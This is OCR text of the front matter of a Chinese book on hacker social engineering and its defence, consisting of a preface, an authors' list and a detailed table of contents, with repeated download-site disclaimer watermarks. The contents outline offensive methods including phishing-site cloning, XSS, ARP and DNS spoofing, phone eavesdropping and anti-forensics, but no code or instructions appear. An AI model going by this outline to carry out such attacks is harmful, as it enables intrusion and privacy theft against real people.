

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前 言 FREFACE

社会工程学（Social Engineering）是一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱采取诸如欺骗、伤害等危害手段，获取自身利益的手法，近年来已呈迅速上升甚至滥用的趋势。其实，社会工程学并不能等同于一般的欺骗手法，社会工程学尤其复杂，即使自认为最警惕、最小心的人，一样可能会被高明的社会工程学手段损害利益。很多社会工程学攻击是很复杂的，包括周详的计划，且综合运用了相当的技巧。但也可以发现，一些熟练的社会工程学攻击者经常可只用简单的方法达到其目的，直接进行询问获得所需信息常常是行之有效的。

社会工程学技术则将黑客入侵进行了最大化，不仅能利用系统的弱点进行入侵，还能通过人性的弱点进行入侵，当这两种技术融为一体时，将根本不可能有安全的系统存在，技术高超的社会工程学师最终可以击溃几乎所有的安全防线。

关于本书

本书以配图、图释、标注、指引线框等丰富的图解手段，再辅以浅显易懂的语言，不但介绍了黑客攻击计算机的一般方法、步骤，以及所使用的工具，而且详细讲述了防护黑客攻击的方法，可使读者在了解基本网络安全知识的前提下，轻松而快速地掌握基本的反黑知识、工具和修复技巧，在遇到别有用心者入侵时能够不再茫然无措。

本书内容

本书讲述的具体内容有：全面认识社会工程学、无所不能的信息搜索、扫描工具应用实战、黑客常用入侵工具、商业窃密常用伎俩、诠释黑客的攻击方式、诠释网络钓鱼攻击方式、跨网站攻击技术、刨根问底挖掘用户隐私、真假莫辨的防范欺骗攻击、形形色色的反侦查技术、安全威胁防御技术等，使得读者可以对黑客社会工程学攻击与防护等具有代表性的技术有一个全面认识。

此外，本书从黑客社会工程学攻击与防护应用角度给出了相对独立的内容的论述，使读者可对如何构建一个实用的黑客社会工程学攻击与防范体系有一个基本概念和思路，并可为读者提供几种典型行业的安全防护系统建设方案，以供参考和借鉴。

本书特色

本书以情景教学、案例驱动与任务进阶为鲜明特色，在书中可以看到一个个生动的情景案例。通过完成一个个实践任务，读者可以轻松掌握各种知识点，在不知不觉中快速提升实战技能。

- 高效模式：全程图解模式可彻底克服攻防操作的学习障碍。
- 内容合理：精选入门读者最迫切需要掌握的知识点，构成一个实用、够用、完整的知

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

识体系。

- 举一反三：初学者学习中习惯机械记忆，不求甚解，力求通过一个知识点的讲解，让读者彻底理解和掌握类似场合的应对思路。

本书将向读者展示鲜为人知的社会工程学攻击内幕，由浅入深、全面讲解社会工程学攻击的具体实施与细节，让读者清楚地知晓他们的攻击伎俩，所提供案例可形象地认识到所带来的威胁并提供了完整的解决方案，可使读者免受信息伤害，并使企业知道如何通过培训及相关防护来阻止社会工程学的攻击。

本书适合人群

本书将围绕个人及企业的信息威胁进行完整的部署，包括信息跟踪、隐私挖掘、商业窃密、钓鱼攻击、心理学攻击、反侦查对抗等前沿的信息安全，旨在帮助人们及政府、商业机构认识到社会工程学攻击所带来的威胁，以使个人及机构重要机密免遭窃取或被入侵的危险。

本书作为一本面向广大网络爱好者的速查手册，适合于如下读者学习使用：

- 电脑初、中级用户
- 电脑爱好者、提高者
- 各行各业需要网络防护的人员
- 网络管理人员
- 大中专院校相关学生

本书作者

本书作者团队长期从事网络安全管理工作，都具有较强的实践操作能力及一线拼杀经验，可带领广大醉心技术者穿越迷雾，把黑客们的伎俩看清楚。本书的编写情况是：杨平负责第 1 章，王英英负责第 2 章，陈艳艳负责第 3、4、5 章，安向东负责第 6 章，李伟负责第 7 章，郑静负责第 8 章，王肖苗负责第 9 章，吕志华负责第 10 章，张晓新负责第 11 章，孙世宁负责第 12 章，最后由武新华统审全稿。

需要提醒大家的是：根据国家有关法律规定，任何利用黑客技术攻击他人的行为都属于违法行为，希望读者在阅读本书后不要使用本书中介绍的黑客技术对别人进行攻击，否则后果自负，切记切记！

我们的联系方式：zhangbg@phei.com.cn

编著者

2010 年 10 月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录 CONTENTS

第 1 章　全面认识社会工程学 …… 1

1.1　什么是社会工程学 …… 2
1.1.1　社会工程学攻击概述 …… 2
1.1.2　无法忽视的非传统信息安全 …… 3
1.1.3　攻击信息拥有者 …… 3
1.1.4　常见社会工程学手段 …… 4
1.2　生活中的社会工程学攻击案例 …… 5
1.2.1　巧妙地获取用户的手机号码 …… 5
1.2.2　利用社会工程学揭秘网络钓鱼 …… 6
1.2.3　冒认身份获取系统口令 …… 7
1.2.4　社会工程学盗用密码 …… 7
1.3　防范社会工程学 …… 9
1.3.1　个人用户防范社会工程学 …… 9
1.3.2　企业或单位防范社会工程学 …… 10
1.4　专家课堂（常见问题与解答） …… 11

第 2 章　无所不能的信息搜索 …… 13

2.1　从搜索引擎开始讲起 …… 14
2.1.1　搜索引擎概述 …… 14
2.1.2　组合式语法搜索 …… 17
2.1.3　搜索特征码定位 …… 17
2.1.4　探寻敏感信息 …… 18
2.1.5　“人肉”搜索 …… 19
2.2　综合信息搜索技术 …… 20
2.2.1　搜人网实现窃密 …… 21
2.2.2　校友录里被偷窥的信息 …… 21
2.2.3　图片也可以搜索 …… 23
2.2.4　博客与论坛的搜索 …… 24
2.2.5　论坛程序的信息搜索 …… 25
2.2.6　IP 地址、身份证与手机号码查询 …… 26
2.2.7　QQ 群信息搜索 …… 28
2.2.8　微型博客的搜索 …… 29

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2.3 门户网站搜索技术 32
2.3.1 门户网站搜索概述 32
2.3.2 QQ 信息探路先锋 32
2.3.3 知名门户搜索：网易、新浪、搜狐、雅虎 34
2.3.4 高端门户搜索：Google 与微软 34
2.4 专家课堂（常见问题与解答） 35

第 3 章 扫描工具应用实战 37

3.1 实例 1：利用 SuperScan 扫描端口 38
3.2 实例 2：利用 X-Scan 检测安全漏洞 41
3.3 实例 3：使用 SSS 扫描主机漏洞 45
3.4 实例 4：使用 Simpsons' CGI Scanner 扫描 CGI 漏洞 52
3.5 实例 5：群 Ping 扫描工具 53
3.6 实例 6：利用流光软件探测目标主机 54
3.6.1 用流光软件探测目标主机的开放端口 54
3.6.2 用高级扫描向导扫描指定地址段内的主机 57
3.6.3 用流光软件探测目标主机的 IPC 用户列表 59
3.7 专家课堂（常见问题与解答） 60

第 4 章 黑客常用入侵工具 61

4.1 扫描工具 62
4.1.1 NetBrute 扫描与防御 62
4.1.2 Windows 系统安全检测器 65
4.2 数据拦截工具 67
4.2.1 IRIS 嗅探器 67
4.2.2 SmartSniff 嗅探器 70
4.2.3 用 SpyNet Sniffer 嗅探下载地址 72
4.2.4 嗅探器新秀 Sniffer Pro 75
4.3 反弹木马与反间谍软件 79
4.3.1 “网络神偷”反弹木马 80
4.3.2 “间谍克星”反间谍软件 82
4.4 系统监控与网站漏洞攻防 84
4.4.1 Real Spy Monitor 监视器 84
4.4.2 FTP 漏洞攻防 88
4.4.3 网站数据库漏洞攻防 91
4.5 专家课堂（常见问题与解答） 94

第 5 章 商业窃密常用伎俩 95

5.1 信息搜集与套取 96
5.1.1 冒称与利用权威身份 96

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.2 从垃圾桶中翻查信息……96
5.1.3 巧设人为陷阱套取信息……97
5.2 商业窃密手段一览……98
5.2.1 貌似可靠的信息调查表格……98
5.2.2 手机窃听技术……99
5.2.3 智能手机窃密技巧……100
5.2.4 语音与影像监控技术……100
5.2.5 GPS 跟踪与定位技术……102
5.3 专家课堂（常见问题与解答）……103

第 6 章 诠释黑客的攻击方式……105

6.1 网络欺骗攻击实战……106
6.1.1 攻击原理……106
6.1.2 攻击与防御实战……107
6.2 口令猜测攻击实战……112
6.2.1 攻击原理……113
6.2.2 攻击与防御实战……114
6.3 缓冲区溢出攻击实战……122
6.3.1 攻击原理……122
6.3.2 攻击与防御实战……122
6.4 恶意代码攻击……127
6.4.1 攻击原理……127
6.4.2 网页恶意代码的攻击表现……128
6.4.3 恶意代码攻击的防范……133
6.5 专家课堂（常见问题与解答）……136

第 7 章 诠释网络钓鱼攻击方式……137

7.1 恐怖的网络钓鱼攻击……138
7.2 真网址与假网址……140
7.2.1 假域名注册欺骗……140
7.2.2 状态栏中的网址欺骗……141
7.2.3 IP 转换与 URL 编码……141
7.3 E-mail 邮件钓鱼技术……143
7.3.1 花样百出的钓鱼邮件制造……143
7.3.2 伪造发件人地址……144
7.3.3 瞬间搜集百万 E-mail 地址……145
7.3.4 钓鱼邮件群发……148
7.3.5 邮件前置与诱惑性标题……150
7.4 网站劫持钓鱼艺术……151
7.4.1 Hosts 文件的映射劫持……151

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.4.2 内网中的 DNS 劫持 …… 153
7.5 其他网络钓鱼艺术 …… 156
7.5.1 将 163 邮箱整站扒下来 …… 156
7.5.2 继续完善，让伪造生效 …… 158
7.5.3 强势的伪冒钓鱼站点 …… 160
7.6 网络钓鱼防范工具 …… 162
7.7 专家课堂（常见问题与解答） …… 168

第 8 章 跨网站攻击技术 …… 169

8.1 常见 XSS 代码分析 …… 170
8.1.1 闭合“<”、“>” …… 170
8.1.2 属性中的“javascript：” …… 170
8.1.3 事件类 XSS 代码 …… 171
8.1.4 编码后的 XSS 代码 …… 172
8.2 一个典型的跨站攻击实例 …… 173
8.3 从 QQ 空间攻击看跨站技术的演变 …… 177
8.3.1 不安全的客户端过滤 …… 177
8.3.2 编码转换也可跨站 …… 178
8.3.3 Flash 跳转的跨站攻击 …… 180
8.3.4 Flash 溢出跨站攻击 …… 183
8.3.5 QQ 业务索要的漏洞攻击 …… 184
8.4 邮箱跨站攻击 …… 185
8.4.1 从 QQ 邮箱看邮件跨站的危害 …… 186
8.4.2 国内主流邮箱跨站漏洞 …… 189
8.5 跨站脚本攻击的防范 …… 191
8.6 专家课堂（常见问题与解答） …… 194

第 9 章 刨根问底挖掘用户隐私 …… 195

9.1 稍不留意就泄密 …… 196
9.1.1 用户最近都上过哪些网站 …… 196
9.1.2 最近浏览过哪些文件 …… 198
9.1.3 查看最后的复制记录 …… 202
9.1.4 临时目录下偷偷的备份 …… 203
9.1.5 不被注意到的生成文件 …… 204
9.1.6 删除不干净的图片遗留 …… 205
9.2 来自网络的信息泄露 …… 207
9.2.1 隐藏的各种木马和病毒 …… 207
9.2.2 从数据包中嗅探秘密 …… 213
9.2.3 很难查杀的间谍软件 …… 215
9.3 专家课堂（常见问题与解答） …… 215

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 10 章　真假莫辨的防范欺骗攻击 ····· 217

10.1　Cookies 欺骗 ····· 218
10.1.1　认识 Cookies 欺骗 ····· 218
10.1.2　Cookies 欺骗的原理 ····· 218
10.1.3　Cookies 欺骗攻击案例 ····· 219
10.2　局域网中的 ARP 欺骗与防范 ····· 226
10.2.1　认识 ARP ····· 226
10.2.2　ARP 协议工作原理 ····· 227
10.2.3　如何查看和清除 ARP 表 ····· 227
10.2.4　遭遇 ARP 攻击后的现象 ····· 228
10.2.5　ARP 欺骗攻击原理 ····· 228
10.2.6　ARP 欺骗的过程 ····· 229
10.2.7　用“P2P 终结者”控制局域网 ····· 229
10.2.8　ARP 攻击的防护方法 ····· 234
10.3　DNS 欺骗攻击与防范 ····· 240
10.3.1　认识 DNS 欺骗 ····· 241
10.3.2　DNS 欺骗攻击 ····· 242
10.3.3　防范 DNS 欺骗 ····· 243
10.4　专家课堂（常见问题与解答） ····· 244

第 11 章　形形色色的反侦查技术 ····· 245

11.1　网络中只留下一个影子 ····· 246
11.1.1　通过代理服务器隐藏 IP 地址 ····· 246
11.1.2　通过系统自带的 VPN 隐藏 IP 地址 ····· 252
11.1.3　修改注册表隐藏 IP ····· 254
11.1.4　使用跳板隐藏 IP 地址 ····· 255
11.2　数据隐藏与伪装 ····· 255
11.2.1　COPY 合并与 WinRAR 伪装 ····· 255
11.2.2　利用专用文件夹隐藏文件 ····· 257
11.2.3　利用文件属性隐藏文件 ····· 260
11.2.4　利用 Desktop.ini 特性隐藏文件 ····· 261
11.2.5　通过修改注册表值隐藏文件 ····· 263
11.2.6　Rootkit 技术隐藏 ····· 264
11.3　利用数据恢复软件窃取数据 ····· 265
11.4　不同的信息隐写技术 ····· 267
11.4.1　QR 密文信息隐写 ····· 267
11.4.2　BMP 与 GIF 图片信息隐写 ····· 268
11.4.3　Text、HTM、PDF 文件信息隐写 ····· 271
11.4.4　在线 JPEG 与 PNG 图片信息隐写 ····· 272

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

11.5 数据加密与擦除……274
11.5.1 EXE 文件的加密……274
11.5.2 EFS 加密文件系统……276
11.5.3 专业的文件夹加密工具……281
11.5.4 网页加密工具……283
11.5.5 逻辑型文件擦除技术……285
11.6 数据反取证信息对抗……286
11.6.1 主机数据信息核查……287
11.6.2 击溃数字证据……289
11.7 专家课堂（常见问题与解答）……290

第 12 章 安全威胁防御技术……291

12.1 服务器安全防御……292
12.1.1 强化服务器策略……292
12.1.2 “账户策略”配置与应用……297
12.1.3 “本地策略”配置与应用……299
12.1.4 “软件限制策略”配置与应用……301
12.2 杀毒软件安全防御……304
12.2.1 使用 360 安全卫士维护系统……304
12.2.2 使用金山毒霸保护系统……307
12.2.3 使用诺顿杀毒软件保护系统……308
12.3 防火墙安全策略……315
12.3.1 防火墙的功能……315
12.3.2 Windows XP 自带的防火墙……316
12.3.3 360ARP 防火墙……318
12.3.4 诺顿防火墙……320
12.4 专家课堂（常见问题与解答）……324

参考文献……326


溜客安全网 WwW.176Ku.CoM

